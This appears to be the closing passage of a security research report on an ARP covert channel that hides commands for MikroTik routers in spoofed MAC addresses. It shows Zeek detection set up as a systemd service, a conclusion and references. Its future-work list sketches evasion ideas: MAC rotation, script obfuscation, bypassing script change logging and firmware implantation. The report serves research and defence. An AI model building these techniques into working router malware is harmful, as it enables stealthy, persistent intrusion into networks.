Figure 9 – Log output in `reporter.log` showing an alert for an untrusted MAC address detected during an ARP spoofing attempt.

Finally, the script has been integrated into the `systemd` services (**Fig. 10**), providing continuous monitoring in the background and flexibility in management.

```

ubuntu@ubuntu:/opt/zeek/share/zeek/site$ sudo systemctl daemon-reload
ubuntu@ubuntu:/opt/zeek/share/zeek/site$ sudo systemctl restart zeek.service
ubuntu@ubuntu:/opt/zeek/share/zeek/site$ sudo systemctl enable zeek.service
ubuntu@ubuntu:/opt/zeek/share/zeek/site$ sudo systemctl start zeek.service
ubuntu@ubuntu:/opt/zeek/share/zeek/site$ sudo systemctl status zeek.service
• zeek.service - Zeek Network Security Monitor
   Loaded: loaded (/etc/systemd/system/zeek.service; enabled; vendor preset: enabled)
   Active: active (running) since Sun 2025-05-11 19:14:01 UTC; 32s ago
   Main PID: 6561 (zeek)
     Tasks: 15 (limit: 4562)
    Memory: 90.4M
       CPU: 2.293s
   CGroup: /system.slice/zeek.service
           └─6561 /usr/local/bin/zeek -i enp0s3 local.zeek

May 11 19:14:01 ubuntu systemd[1]: Started Zeek Network Security Monitor.
May 11 19:14:03 ubuntu zeek[6561]: listening on enp0s3
ubuntu@ubuntu:/opt/zeek/share/zeek/site$

```

Figure 10 – Zeek detection script as a `systemd` service running in a background

A [demonstration video](#) has also been produced to illustrate how such a detection mechanism operates under attack conditions.

4.3 Future Work

Finally, to enhance the robustness and stealth of the covert channel implemented in my tool for executing commands on Mikrotik routers via ARP covert channels, several avenues for future work can be pursued:

1. **Implementation of Statefulness:** Developing a stateful mechanism would allow the malicious tool to track executed commands and prevent the inadvertent re-execution of identical commands. This enhancement could significantly improve the efficiency of command execution and reduce unnecessary traffic over the covert channel.
2. **MAC Address Obfuscation or Rotation:** Introducing techniques for addressing MAC address obfuscation or periodic rotation could help in evading static detection methods deployed by security mechanisms that continuously monitor for anomalies. This could involve leveraging randomization techniques to generate ephemeral MAC addresses, thereby disguising the command origin.
3. **Command Data Embedding:** Further exploration into the possibility of embedding command data into less suspicious ARP fields, or coupling the covert channel with other low-level protocols, could lead to the development of hybrid covert channels. Such strategies would aim to minimize the exposure of the covert operations conducted within the network.
4. **Code Obfuscation:** Employing code obfuscation techniques on the malicious script intended for Mikrotik routers would render the script more challenging to analyze and comprehend. This could encompass various methods such as control flow obfuscation, renaming of functions and variables, and encryption of critical parts of the code to thwart reverse engineering efforts.
5. **Command Parameterization:** Implementing command parameterization using other packet fields would enhance the versatility of the tool. This can also involve utilizing stateful interactions or analyzing Ethernet padding to embed additional information without raising suspicion regarding the payload.
6. **Bypassing Script Change Logging:** Investigating mechanisms to avoid detection by the router's script change logging would be crucial for maintaining stealth. This could involve techniques to manipulate logging data or employing timing strategies that align with legitimate administrative operations to further obscure malicious activities.
7. **Firmware Implantation:** The most challenging yet compelling feature would be the capability to directly inject malicious code into the Mikrotik router firmware. Such an approach would not only facilitate persistent access but also complicate detection efforts, as the malware would reside at a deeper system level, potentially evading conventional security solutions.

By pursuing these enhancements, future iterations of the tool could significantly bolster its effectiveness and stealth, enabling a deeper examination of the security vulnerabilities present in network routers. The exploration of these advanced techniques will contribute to the understanding of covert communication channels and their implications in network security research.

5. Conclusion

This study demonstrates how ARP can be utilized as a covert communication channel on MikroTik routers through the embedding of commands in spoofed MAC addresses. While this technique evades detection by conventional security measures, it does have limitations, such as the use of hardcoded MAC addresses, stateless, one-way communication, etc.

Possible future improvements could involve the incorporation of feedback mechanisms, code obfuscation, and the rotation of MAC addresses in order to enhance the stealthiness of the technique. From a defensive perspective,

network administrators should monitor Layer 2 traffic, regularly audit scripts, and utilize tools like Zeek to identify such covert activities.



6. References

1. **GitHub repository with the sources of the tool:**
<https://github.com/iskanred/arp-covert-channel>
2. **Video with demonstration of how the tool can be used:**
<https://disk.yandex.ru/i/icALkCj0oc7XGA>
3. **Video with demonstration of how Zeek can be used for a mitigation:**
<https://disk.yandex.ru/i/Zyi-A8buKc620A>
4. **Definition of ARP:**
<https://www.fortinet.com/resources/cyberglossary/what-is-arp>
5. **Definition of Covert Channel:**
https://en.wikipedia.org/wiki/Covert_channel
6. **Packet format for ARP:**
<https://www.geeksforgeeks.org/arp-protocol-packet-format/>
7. **Scapy Documentation:**
<https://scapy.net/>
8. **Mikrotik Scripting Language:**
<https://wiki.mikrotik.com/Manual:Scripting>
9. **Zeek Installation:**
<https://docs.zeek.org/en/master/install.html>
10. **Wazuh installation guide:**
<https://documentation.wazuh.com/current/installation-guide/wazuh-server/step-by-step.html>